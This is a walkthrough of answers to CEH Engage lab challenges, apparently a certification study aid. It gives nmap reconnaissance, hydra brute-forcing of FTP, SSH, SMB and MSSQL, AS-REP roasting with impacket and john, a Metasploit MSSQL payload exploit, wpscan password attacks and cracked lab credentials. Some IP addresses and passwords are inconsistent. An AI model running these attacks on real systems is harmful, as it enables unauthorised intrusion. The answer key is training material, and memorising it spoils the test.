

CEH Engage 1:

Challenge 1:

An attacker conducted footprinting on a web application and saved the resulting report Dumpster.xlsx in the documents folder of EH Workstation-1. Your task is to analyze this report and identify the hostname associated with the IP address 173.245.59.176. (Format: aaaaa.aa.aaaaaaaaaaa.aaa)

Answer:

Workstation 1: Windows

1. Go to dumpster.xlsx in Documents Folder
2. Control +F
3. Search for 173.245.59.176
4. **henry.ns.cloudflare.com.**

Challenge 2:

Identify the number of live machines in 192.168.10.0/24 subnet. (Format: N)

Answer:

Workstation-2: Parrot

1. terminal
2. nmap -sn -PR 192.168.10.0/24 (shows 6 hosts) XX
3. **nmap -A -sC -sV -T4 192.168.10/24** (shows 5 hosts)
4. **5 hosts up**

Challenge 3:

Identify the IP address of a Linux-based machine with port 22 open in the target network 192.168.10.0/24 (Format: NNN.NNN.NN.NNN).

Answer:

1. Terminal
2. nmap -A -sC -sV -T4 192.168.10.0/24
3. check for port 22 and TCP/IP fingerprint
4. **192.168.10.111**

```
Nmap scan report for 192.168.10.111
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 3b:23:12:8c:e2:d5:91:d3:e5:5a:93:82:11:b9:fb:f6 (ECDSA)
|_ 256 ae:80:12:14:aa:cb:96:ea:ec:cb:5a:e1:3a:33:76:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/subm)
TCP/IP fingerprint:
OS:SCAN(V=7.94SVNWE=4ND=5/12KOT=21KCT=1%CU=30852%PV=YKDS=2%DC=T%G=Y%TM=6822
OS:7E62%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%II=I%TS=A)OPS(O
OS:1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NN11NW7%O4=M5B4ST11NW7%O5=M5B4ST11N
OS:W7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R
OS:=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%O=A+S%F=A5%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%RD=0%
OS:Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK
OS:=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Challenge 4:

Find the IP address of the Domain Controller machine in 192.168.0.0/24. (Format: NNN.NNN.N.NNN)

Answer:

1. `nmap -A -sC -sV -T4 192.168.0.0/24`
2. find the service with LDAP and kubeross i.e port 88 and port 389
3. **192.168.10.222**

```
1 0.76 ms 192.168.0.1
Nmap scan report for www.cehorg.com (192.168.0.222)
Host is up (0.0017s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-title: IIS Windows Server
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-12 23:15:11Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: SKILL.CEH.com0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2022 Standard 20348 microsoft-ds (workgroup: SKILL.CEH)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2022 16.00.1000.00; RC0+
|_ ssl-date: 2025-05-12T23:16:13+00:00; 0s from scanner time.
|_ ms-sql-ntlm-info:
|_ 192.168.0.222\SQLSERVER:
```

Challenge 5:

Perform a host discovery scanning and identify the NetBIOS_Domain_Name of the host at 192.168.0.222. (Format: AAAAA.AAA)

Answer:

1. `nmap -A -sC -sV -T4 192.168.0.222` or you can check from the previous scan
2. **SKILL.CEH**

```
445/tcp   open  microsoft-ds Windows Server 2022 Standard 20348 microsoft-ds (workgroup: SKILL.CEH)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2022 16.00.1000.00; RC0+
|_ ssl-date: 2025-05-12T23:16:13+00:00; 0s from scanner time.
|_ ms-sql-ntlm-info:
|_ 192.168.0.222\SQLSERVER:
|_ Target_Name: SKILL.CEH
|_ NetBIOS_Domain_Name: SKILL.CEH
|_ NetBIOS_Computer_Name: SKILL.CEH
|_ DNS_Domain_Name: SKILL.CEH.com
|_ DNS_Computer_Name: SKILL.CEH.com
|_ DNS_Tree_Name: SKILL.CEH.com
|_ Product_Version: 10.0.20348
|_ ms-sql-info:
|_ 192.168.0.222\SQLSERVER:
|_ Instance name: SQLSERVER
|_ Version: Microsoft SQL Server 2022 RC0+
|_ Name: Microsoft SQL Server 2022 RC0+
|_ Edition: Enterprise
|_ number: 16.00.1000.00
|_ Product: Microsoft SQL Server 2022
|_ Service pack level: RC0
|_ Post-SP patches applied: true
TCP port: 1433
```

Perform an intense scan on 192.168.0.222 and find out the DNS_Tree_Name of the machine in the network. (Format: AAAAA.AAA.aaa

1. `nmap -A -sC -sV -T4 192.168.0.222` or you can use the results of previous scan
2. SKILL.CEH.com

```
636/tcp open  tcpwrapped
1433/tcp open  ms-sql-s           Microsoft SQL Server 2022 16.00.1000.00; RC0+
|_ssl-date: 2025-05-12T23:16:13+00:00; 0s from scanner time.
|_ms-sql-ntlm-info:
|_ 192.168.0.222\SQL EXPRESS:
|_   Target_Name: SKILL.CEH
|_   NetBIOS_Domain_Name: SKILL.CEH
|_   NetBIOS_Computer_Name: SKILL
|_   DNS_Domain_Name: SKILL.CEH.com
|_   DNS_Computer_Name: SKILL.CEH.com
|_   Dns_Tree_Name: SKILL.CEH.com
|_   Product_Version: 10.0.20348
|_ms-sql-info:
|_ 192.168.0.222\SQL EXPRESS:
|_   Instance name: SQL EXPRESS
|_   Version:
|_     name: Microsoft SQL Server 2022 RC0+
|_     number: 16.00.1000.00
|_     Product: Microsoft SQL Server 2022
|_     Service pack level: RC0
|_     Post-SP patches applied: true
|_     TCP port: 1433
|_     Clustered: false
|_ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
```

While performing a security assessment against the CEHORG network, you came to know that one machine in the network is running OpenSSH and is vulnerable. Identify the version of the OpenSSH running on the machine. Note: Target network 192.168.10.0/24. (Format: N.NaN)

1. `nmap -A -sC -sV 192.168.10.0/24`
2. search for an open port on 22/TCP ssh
3. **8.9p1**

```

TRACEROUTE (using port 995/tcp)
HOP RTT ADDRESS
1 0.48 ms 172.25.0.1
2 1.01 ms 192.168.10.101

Nmap scan report for 192.168.10.111
Host is up (0.0017s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
|_ ssh-hostkey: | 256 3b:23:12:8c:e2:d5:91:d3:e5:5a:93:82:11:b9:fb:f6 (ECDSA)
|_ 256 ae:80:12:14:aa:cb:96:ea:ec:cb:5a:e1:3a:33:76:f4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVNWE=4WD=5/12KOT=21KCT=1%CU=44143%PV=Y%DS=2%KDC=T%G=Y%TM=6822
OS:7DF19P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=108%TI=Z%II=1%TS=A)OPS(O
OS:1=MSB4ST11N%W7X02=MSB4ST11N%W7X03=MSB4NNT11N%W7X04=MSB4ST11N%W7X05=MSB4ST11N
OS:W7X06=MSB4ST11N)WIN(W1=F68%W2=F68%W3=F68%W4=F68%W5=F68%W6=F68)ECN(R
OS:=Y%DF=Y%T=40%W=FAF%O=MSB4NN%WGCC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%W=S%F=AS%

```

During a security assessment, it was found that a server was hosting a website that was susceptible to blind SQL injection attacks. Further investigation revealed that the underlying database management system of the site was MySQL. Determine the machine OS that hosted the database. Note: Target network 172.30.10.0/24 (Format: Aaaaaa)

Answer:

- 1.nmap -sC -sV -T4 172.30.10.0/24
2. check for mysql, http-tittle
- 3.Ubuntu

```

Nmap scan report for 172.30.10.99
Host is up (0.0016s latency).
Not shown: 995 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 28:52:84:53:60:ec:72:72:ce:80:ba:db:35:74:b5:55 (ECDSA)
|_  256 9a:1e:e9:21:07:9f:7c:25:95:c9:6a:b6:5e:fe:e4:51 (ED25519)
80/tcp    open  http     Apache/2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
3306/tcp  open  mysql    MySQL (unauthorized)
8089/tcp  open  ajp13    Apache/2.4.52 (Ubuntu)
|_ ajp-methods: Failed to get a valid response for the OPTIONS request
8080/tcp  open  http     Apache/2.4.52 (Ubuntu)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Site doesn't have a title (text/html; charset=ISO-8859-1).
|_ http-server-header: Apache/2.4.52 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS: SCAN (V=7.94SVN#E=4KD=5/12KOT=22KCT=1%CU=39557KPV=YKDS=2KDC=TKG=YKTM=6822
OS: 8527BP=x86_64-pc-linux-gnu)SEQ(5P=101%GCD=1%LSR=110%TI=7%II=1%TS=A)OPS(0
OS: 1=M5B4ST11N%W7X02=M5B4ST11N%W7X03=M5B4N111N%W7X04=M5B4ST11N%W7X05=M5B4ST11N
OS: W7X06=M5B4ST11N)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R

```

Challenge 9:

Perform an intense scan on target subnet 192.168.10.0/24 and determine the IP address of the machine hosting the MSSQL database service. (Format: NNN.NNN.NN.NNN)

Answer:

1. `nmap -A -sC -sV -T4 192.168.10.0/24` or `nmap -PR -v 192.168.10.0/24`
2. `192.168.10.144`

Challenge 10:

Perform a DNS enumeration on `www.certifiedhacker.com` and find out the name servers used by the domain. (Format: `aaN.aaaaaaaa.aaa`, `aaN.aaaaaaaa.aaa`)

Answer:

1. `dnsenum www.certifiedhacker.com`
2. `ns1.bluehost.com, ns2.bluehost.com`

Challenge 11:

Find the IP address of the machine running SMTP service on the 172.30.10.0/24 network. (Format: NNN.NN.NN.NNN)

Answer:

1. nmap -A -sV -sC -T4 172.30.10.24/24
2. 172.30.10.200

Challenge 12:

Perform an SMB Enumeration on 172.30.10.200 and check whether the Message signing feature is required. Give your response as Yes/No.

Answer:

1. nmap -A -sC -sV -T4 172.30.10.24/24
2. scroll down to find *host-script results*
3. message signing not required

Challenge 13:

Perform a vulnerability assessment on the 2023 CWE Top 25 most dangerous software vulnerabilities and determine the *weakness ID* of the last entry on the list. (Format: NNN)

Answer


1. go to firefox and search for cwe mitre
2. access content -> cwe list
3. 276

Challenge 14:

Perform vulnerability scanning for the Linux host in the 192.168.10.0/24 network using OpenVAS and find the QoD percentage of vulnerability with severity level as medium. (Format: NN)

Answer:

1. sudo su
2. docker run -d -p 443:443 --name openvas mikesplain/openvas
3. firefox -> 127.0.0.1
4. admin/admin (User/Pass)
5. scans -> tasks -> task wizard -> enter ip
6. 70

































Dashboard Scans Assets SecInfo Configuration Extras Administration Help

Report: Results (16 of 153)

Owner: admin

1 - 16 of 16

Vulnerability	Severity	QoD	Host	Location	Actions
pfsense Default Admin Credentials	10.0 (High)	100%	192.168.10.1	80/tcp	 
Check for Discard Service	10.0 (High)	80%	192.168.10.101	9/tcp	 
Android Debug Bridge (ADB) Accessible Without Authentication	7.5 (High)	80%	192.168.10.121	5555/tcp	 
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.10.101	135/tcp	 
Echo Service Reporting (TCP + UDP)	5.0 (Medium)	80%	192.168.10.101	7/tcp	 
Check for Quote of the day Service (TCP)	5.0 (Medium)	80%	192.168.10.101	17/tcp	 
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.10.144	135/tcp	 
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.10.222	135/tcp	 
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80%	192.168.10.1	80/tcp	 
FTP Unencrypted Cleartext Login	4.8 (Medium)	70%	192.168.10.111	21/tcp	 
FTP Unencrypted Cleartext Login	4.8 (Medium)	70%	192.168.10.144	21/tcp	 
TCP timestamps	2.6 (Low)	80%	192.168.10.1	general/tcp	 
TCP timestamps	2.6 (Low)	80%	192.168.10.101	general/tcp	 
TCP timestamps	2.6 (Low)	80%	192.168.10.111	general/tcp	 
TCP timestamps	2.6 (Low)	80%	192.168.10.121	general/tcp	 

Challenge 15:

Perform a vulnerability scan on the host at 192.168.10.144 using OpenVAS and identify any FTP-related vulnerability. (Format: AAA Aaaaaaaaa Aaaaaaaaa Aaaaa)

Answer:

Do the same steps from above

CEH Engage 2:

Challenge 1:

You are assigned to perform brute-force attack on a linux machine from 192.168.10.0/24 subnet and crack the FTP credentials of user nick. An exploitation information file is saved in the home directory of the FTP server. Determine the Vendor homepage of the FTP vulnerability specified in the file. (Format: aaaaa://aaa.aaaaaaaa.aaa/)

Answer

1. nmap -p 21 -T4 192.168.10.0/24 (find the ip)
2. hydra -l nick -P /home/attacker/rockyou.txt ftp://192.168.10.111
3. user:nick password: apple
4. ftp 192.168.10.111 (enter -> enter credentials)
5. ls -> get 52012.py -> bye -> cat 52012.py
6. <https://www.crushftp.com>

Challenge 2:

An intruder performed network sniffing on a machine from 192.168.10.0/24 subnet and obtained login credentials of **the user for moviescope.com** website using remote packet capture in wireshark. You are assigned to analyse the Mscredremote.pcapng file located in Downloads folder of EH Workstation-1 and determine the credentials obtained. (Format: aaaa/aaaaa)

Answer:

1. open wireshark file
2. edit -> find packet
3. display filter -> **string**, Narrow&wide -> **Narrow(UTF-8/ASCII)**, Packet List -> **Packet Details**
4. search for pwd and click on find until you get txtusername=kety, txtpwd=apple
5. kety/apple

Challenge 3:

You are assigned to analyse a packet capture file ServerDoS.pcapng located in Downloads folder of EH Workstation-2 machine. Determine the UDP based application layer protocol which attacker employed to flood the machine in targeted network. Note: Check for target Destination port. (Format: Aaaaa Aaaaaaa Aaaaaaaa)

Answer:

1. open file in wireshark.
2. click on any packet
3. look for UDP : destination port 26000
4. Statistics -> Resolved Addresses -> Ports
5. Search for port 26000
6. Preferences -> Protocols -> Quake
7. Quake Network Protocol

Challenge 4:

A severe DDoS attack is occurred in an organization, degrading the performance of a ubuntu server machine in the SKILL.CEH network. You are assigned to analyse the DD_attack.pcapng file stored in Documents folder of EH workstation -2 and determine the IP address of the attacker trying to attack the target server through UDP. (Format: NNN.NNN.NN.NNN)

Answer:

1. open file in wireshark
2. filter Protocol by clicking on it & find UDP
3. check source ip
4. 192.168.10.144

Challenge 5:

You are assigned to analyse PyD_attack.pcapng file stored in Downloads folder of EH Workstation -2 machine. Determine the attacker IP machine which is targeting the RPC service of the target machine. (Format: NNN.NN.NN.NN)

Answer:

1. RPC(Remote Procedure Call) is related to TCP
2. go to wireshark and open the file
3. go to Edit -> preferences -> Protocols -> RPC -> check on first 2 boxes (fragment RPC TCP)
4. Look at format and Answer
5. 172.30.10.99

Challenge 6:

An incident handler identified severe DDoS attack on a network and provided report using Anti-DDoS Guardian tool. You are assigned to analyse the reports submitted by the IH team which are stored in "C:\Users\Admin\Documents\Anti-DDoS" directory of the EH Workstation-1 and determine the attacker IP which has transmitted more number of packets to the target machine. (Format: NNN.NNN.NN.NNN)

Answer:

1. Go to the documents folder and open the report file
2. check the incoming bytes column for the most no. of bytes.
3. Looking at the IP format check for a large no. of bytes eg:- inc.bytes 13481074(blocked)
4. 192.168.10.222

Challenge 7:

You are assigned to analyse the domain controller from the target subnet and perform AS-REP roasting attack on the user accounts and determine the password of the vulnerable user whose credentials are obtained. Note: use users.txt and rockyou.txt files stored in attacker home directory while cracking the credentials. (Format: aNaaN*NNN)

Answer:

1. we found the domain controller IP & DNS tree name(AD name) in the first engage task
2. 192.168.0.222 & SKILL.CEH.com
3. terminal -> sudo su -> cd
4. cd impacket/examples/
5. python3 GetNPUsers.py SKILL.CEH.com/ -no-pass -usersfile /home/attacker/users.txt -dc-ip 192.168.0.222
6. copy the user with hash value
7. pluma Joshuahash.txt -> paste hash and save
8. john --wordlist = /home/attacker/rockyou.txt joshuahash.txt
9. c3ll0@123

Challenge 8:

A client machine under the target domain controller has a misconfigured SQL server vulnerability. Your task is to exploit this vulnerability, retrieve the MSS.txt file located in the Public Downloads folder on the client machine and determine its size in bytes as answer. Note: use users.txt and rockyou.txt files stored in attacker home directory while cracking the credentials. (Format: N)

Answer:

1. The target domain controller(192.168.0.222) is given to confuse us, the ip is mentioned in the first task of engage.
2. check if the IP has mssql
3. nmap -A -sC -sV -T4 192.169.10.144
4. hydra -L /home/attacker/users.txt -P /home/attacker/rockyou.txt 192.168.10.144 mssql
5. user: Server_mssrv password:spidy
6. python3 /root/impacket/examples/mssqlclient.py SKILL.CEH.com/Server_mssrv:spidey@192.168.10.144 -port 1433
7. note database name (msdb)

8. msfconsole
9. use exploit/windows/mssql/mssql_payload
10. set RHOST 192.168.10.144
11. set USERNAME Server_mssrv
12. set PASSWORD Spidey
13. set DATABASE msdb
14. exploit
15. shell->cd "C:\\Users\\Public\\Downloads"
16. dir
17. MSS.txt – 7Bytes

Challenge 9:

You are assigned to crack RDP credentials of user Maurice from the target subnet 192.168.10.0/24 and determine the password as answer. Note: use users.txt and rockyou.txt files stored in attacker home directory while cracking the credentials. (Format: Aaaaaaa@NNNN)

Answer:

1. sudo su
2. crackmapexec rdp 192.168.10.0/24 -u "Maurice" -p rockyou.txt
3. Pumpkin@1234

Challenge 10:

You are assigned to perform malware scanning on a malware file Tools.rar stored in Downloads folder of EH workstation-2 machine and determine the last four digits of the file's SHA-256 hash value. (Format: aNNN)

Answer:

1. firefox -> HybridAnalysis.com
2. upload Tools.rar
3. Quick scan
4. SHA 256 will be there along with more info
5. OR
6. terminal -> cd Downloads
7. sha256sum Tools.rar
8. d282

Challenge 11:

You are assigned to monitor a suspicious process running in a machine whose log file Logfile.PML is saved in Pictures folder of the EH Workstation -2. Analyse the logfile and determine the Parent PID of the malicious file H3ll0.exe process from the log file. (Format: NNNN)

Answer:

process = process monitor, PML = process monitor – procmon

windows-> cmd-> ipconfig -> copy ipv4 address

1. linux -> places-> network -> cntrl +L -> smb://172.25.0.11
2. enter user/password (Admin/Pa\$\$w00rd)
3. copy logfile.PML to ceh tools
4. go to windows -> CEH tools/Malware analysis/Dynamic/Process Monitor/ Procmon
5. file -> open -> Logfile.PML
6. search H3ll0.exe -> right click -> properties -> process -> Parent PiD
7. 6952

Challenge 12:

You are tasked with analyzing the ELF executable file named Tornado.elf, located in the Downloads folder of EH Workstation-2. Determine the entropy value of the file up to two decimal places. (Format: N*NN)

Answer:

1. transfer tornado.elf to windows
2. CEHTools/Malware Analysis/Static/Packaging and Obsfucation/DIE
3. in DIE -> upload elf file-> click on advanced -> entropy
4. a new window will open for entropy
5. Beside status, Total section =2.87903
6. 2.87

Challenge 13:

You are assigned to scan the target subnets to identify the remote packet capture feature that is enabled to analyse the traffic on the target machine remotetly. Scan the target subnets and determine the IP address using rpcap service. (Format: NNN.NNN.NN.NNN)

Answer:

1. go to google and search for rpcap service port number
2. port 2002
3. nmap 192.168.10.0/24
4. find the ip with port 2002 open
5. 2002 – globe (can be called in any random name, PORT NUMBER IS IMP)
6. 192.168.10.144

Challenge 14:

An insider attack occurred in an organization and the confidential data regarding an upcoming event is sniffed and encrypted in a image file stealth.jpeg stored in Desktop of EH Workstation -2 machine. You are assigned to extract the hidden data inside the cover file using steghide tool and determine the tender quotation value. (Use azerty@123 for passphrase) (Format: NNNNNNN)

Answer:

1. Linux -> cd Desktop
2. steghide extract -sf stealth.jpeg -p azerty@123 -v
3. cat hiddent.txt
4. 3965222

Challenge 15:

Perform vulnerability search using searchsploit tool and determine the path of AirDrop 2.0 vulnerability. (Format: aaaaaaa/aaa/NNNNN.a)

Answer:

1. Linux -> terminal -> searchsploit AirDrop 2.0
2. path = android/dos/46445.c

CEH Engage 3:

Challenge 1:

An attacker tried to perform session hijacking on a machine from 172.30.10.0/24 subnet. An incident handler found a packet capture file \$_Jack.pcapng obtained from the victim machine which is stored in Documents folder of EH Workstation -1. You are assigned to analyse the packet capture file and determine the IP of the victim machine targeted by the attacker. (Format: NNN.NN.NN.NNN)

Answer:

1. go to file -> open with wireshark
2. click on destination column to filter
3. see the IP format in the question and the most requested IP address
4. i.e 172.30.10.200

Challenge 2:

An attacker tried to intercept a login session by intercepting the http traffic from the victim machine. The security analyst captured the traffic and stored it in Downloads folder of EH Workstation -1 as Intercep_\$niffer.pcapng. Analyse the pcap file and determine the credentials captured by the attacker. (Format: aaa/aaaa)

Answer:

1. open file with wireshark
2. edit-> Find Packet
3. Display Filter -> **String**
4. Narrow&Wide -> **Narrow(UTF-8/ASCII)**
5. Packet List -> **Packet Details**
6. Search for "pwd"
7. lee/test

Challenge 3:

A honeypot has been set up on a machine within the 192.168.10.0/24 subnet to monitor and detect malicious network activity. Your task is to analyze the honeypot log file, cowrie.log, located in the Downloads folder of EH Workstation -2, and determine the attacker IP trying to access the target machine. (Format: NNN*NN*NN*NN)

Answer:

1. Parrot Linux
2. terminal ->sudo su -> cd /home/attacker/Downloads
3. tail cowrie.log
4. "2024-09-11 T01:41:49:8859512 [HoneyPotSSHTransport, 5, 172.30.10.99] Login attempt failed
5. 172.30.10.99

Challenge 4:

Conduct a footprinting analysis on the target website www.certifiedhacker.com to determine the content length. (Format: NNN)

Answer:

1. Parrot -> terminal -> sudo su
2. telnet www.certifiedhacker.com 80
3. GET HTTP/1.0
4. content length: 347

Challenge 5:

You're a cybersecurity investigator assigned to a high-priority case. Martin is suspected of engaging in illegal crypto activities, and it's believed that he has stored his crypto account password in a file named \$ollers.txt. Your mission is to crack the SSH credentials for Martin's machine within the 192.168.10.0/24 subnet and retrieve the password from the \$ollers.txt file. (Hint: Search in the folders present on the Desktop to find the target file) (Format: aNaa**NNNNNAA*)

Answer:

l for username(lower case) and L for list of usernames

1. First nmap 192.168.10.0/24 and look for the IPs with ssh open
2. 2 IPs have ssh open, we have to try brute forcing with both 192.168.10.111 & 192.168.10.101
3. hydra -l martin -P /home/attacker/Desktop/password.txt ssh://192.168.10.101
4. martin/qwerty1234
5. ssh Martin@192.168.10.101 (enter password when prompted)
6. cd C:\Users\Martin\Desktop
7. TYPE \$ollers.txt
8. i2tr&^72546HJ*

Challenge 6:

Attackers have identified a vulnerable website and stored the details of this website on one of the machines within the 192.168.10.0/24 subnet. As a cybersecurity investigator you have been tasked to crack the FTP credentials of user nick and determine the ID of the domain. The information you need has been gathered and stored in the w_domain.txt file. (Format: NNNNNNNNNN)

Answer:

1. Nmap the ip subnet and brute force using hydra on IPs with open FTP service
2. nmap 192.168.10.0/24 : 192.168.10.222, 192.168.10.144, 192.168.10.111, 192.168.10.101
3. hydra -l nick -P /home/attacker/Desktop/password.txt ftp://192.168.10.111
4. nick/apple
5. ftp 192.168.10.111 (enter nick/apple credentials)
6. ls -> cd Desktop -> ls
7. get w_domain.txt -> bye
8. cat w_domain.txt
9. id = 7867721010

Challenge 7:

You have identified a vulnerable web application on a Linux server at port 8080. Exploit the web application vulnerability, gain access to the server and enter the content of RootFlag.txt as the answer. (Format: Aa*aaNNNN)

Answer:

probably wordpress

1. nmap -A -p 8080 192.168.0.0/24 -> www.cehorg.com (192.168.0.222)
2. may not work (firefox -> addons -> wappalyzer)
3. firefox-> 192.168.0.222:8080/CEH/
4. copy the API token from wpscan.com
5. to find users in the website and vulnerabilities
6. wpscan --url http://192.168.0.222:8080/CEH/ --enumerate u,ap --api-token [copied API token]

7. wpscan --url <http://192.168.0.222/CEH/> --api-token [copied api token] --enumerate u,vp --plugins-detection aggressive
8. we got the usernames
9. brute force passwords, wpscan --url <http://192.168.0.222/CEH/> --passwords /home/attacker/Desktop/password.txt --usernames admin,helen,adam
10. adam/orange1234

Challenge 8:

You are a penetration tester assigned to a new task. A list of websites is stored in the webpent.txt file on the target machine with the IP address 192.168.10.101. Your objective is to find the Meta-Author of the website that is highlighted in the list. (Hint: Use SMB service) (Format: AA-Aaaaaaa)

Answer:

1. hydra -L /home/attacker/Desktop/username.txt -P /home/attacker/Desktop/password.txt smb://192.168.10.101
2. martin/qwerty
3. go to places -> network -> smb://192.168.10.101 -> enter credentials
4. Martin folder -> Music -> webpent.txt
5. curl -I www.moviescope.com or terminal -> whatweb www.moviescope.com
6. Meta Author : EC-Council

Challenge 9:

You have recently joined GoodShopping Inc. as a web application security administrator. Eager to understand the security landscape of the company's website, www.goodshopping.com, you decide to investigate the security updates that have been made over time. Your specific task is to identify the attack category of the oldest Common Vulnerabilities and Exposures (CVEs) affected the website. (Format: aaaaa*aaaa aaaaaaaaaa (AAA))

Answer:

1. Parrot -> terminal -> sudo su -> zaproxy
2. no I don't want
3. automated scan

4. www.goodshopping.com -> attack
5. alerts
6. go over all attacks, find the CVE or OWASP dates mentioned (Vulnerable JS-Library -> CVE-2012-6708)
7. go to the website mentioned in the CVE or owasp (<https://nvd.nist.gov/vul/CVE....>)
8. Cross-site Scripting(XSS)

Challenge 10:

You are a web penetration tester hired to assess the security of the website www.goodshopping.com. Your primary task is to identify the type of security policies is missing to detect and mitigate Cross-Site Scripting (XSS) and SQL Injection attacks. (Format: Aaaaaaa Aaaaaaaaa Aaaaaa)

Answer:

1. Parrot -> terminal -> sudo su -> zaproxy
2. no I don't want
3. automated scan -> www.goodshopping.com
4. attack -> alerts
5. there is an alert which says "**Content Security Policy** (CSP) header not Set"

Challenge 11:

You are part of a cybersecurity team investigating an internal website that has been copied from a legitimate site without authorization. One of your teammates, acting as a spy, has scanned the website using a smart scanner within the subnet 192.168.10.0/24. Your task is to identify the number of Directory Listing of Sensitive Files on this website. The report, named w_report.pdf, is available on the target machine.(Hint: He remembered the OS as Windows Server 19 while scanning the website) (Format: NN)

Answer:

1. nmap -A -sC -sV -T4 192.168.10.0/24
2. brute force using hydra to find credentials on the IPs with ftp,ssh (192.168.10.111, 192.168.10.144, 192.168.10.18)
3. hydra -L /home/attacker/Desktop/username.txt -P /home/attacker/Desktop/password.txt ftp://192.168.10.144

4. Parker/Passw0rd@1234
5. [ftp 192.168.10.144](ftp://192.168.10.144) (enter the found credentials)
6. ls -> cd documents
7. binary -> get w_report.pdf
8. bye -> go to /home/attacker folder from files (not cd)
9. open the PDF -> control +F -> "Sensitive"
10. count the decimal points 12.36
11. 36

Challenge 12:

Perform a bruteforce attack on www.cehorg.com and find the password of user adam. (Format: aaaaaaNNNN)

Answer:

1. nmap www.cehorg.com
2. we see. there is a 8080 port open
3. firefox -> 192.168.0.222:8080/CEH, we see it's a wordpress website
4. terminal
5. wpscan --url <http://192.168.0.222/CEH/> --passwords /home/attacker/Desktop/passwords.txt --usernames adam
6. adam/orange1234

Challenge 13:

As a cybersecurity analyst, your task is to identify potential vulnerabilities on the moviescope.com website. Your manager has requested a specific number of risk categories. The required HTML file is located on EH Workstation 1. (Format: N)

Answer:

We can do vulnerability assement using smartscanner in Windows. It gives Risk.

1. windows -> files -> E% -> CEHtools/MOD14 web application/security testing tools-> smart scanner
2. www.moviescope.com
3. Risk 3.1/5
4. 3

Challenge 14:

